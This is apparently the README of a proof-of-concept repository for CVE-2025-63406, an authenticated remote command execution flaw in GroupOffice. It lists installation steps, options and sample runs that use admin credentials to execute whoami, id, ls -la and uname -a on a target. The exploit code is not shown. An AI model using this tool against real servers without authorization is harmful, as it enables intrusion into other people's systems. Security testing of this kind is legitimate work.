
 nxvh1337/cve-2025-63406-poc
Petit PoC pour automatiser l'exploitation de CVE-2025-63406.

# Install dependencies
pip install -r requirements.txt

# Or use a virtual environment
python3 -m venv venv
source venv/bin/activate  # On Windows: venv\Scripts\activate
pip install -r requirements.txt
python3 CVE-2025-63406.py -u <URL> -n <NOM_UTILISATEUR> -p <MOT_DE_PASSE> -c <COMMANDE>
-u, --url : URL de base de l'instance GroupOffice (ex. http://localhost:9090)-n, --username : Nom d'utilisateur pour l'authentification-p, --password : Mot de passe pour l'authentification-c, --command : Commande système à exécuter (ex. whoami, id, ls -la)# Execute whoami command
python3 CVE-2025-63406.py -u http://localhost:9090 -n admin -p password -c whoami
# Execute id command
python3 CVE-2025-63406.py -u http://target.com:9090 -n admin -p password -c id
# List files in current directory
python3 CVE-2025-63406.py -u http://target.com:9090 -n admin -p password -c "ls -la"
# Get system information

python3 CVE-2025-63406.py -u http://target.com:9090 -n admin -p password -c "uname -a"

⚠️ Cet outil est destiné uniquement aux tests autorisés. L'accès non autorisé aux systèmes informatiques est illégal.
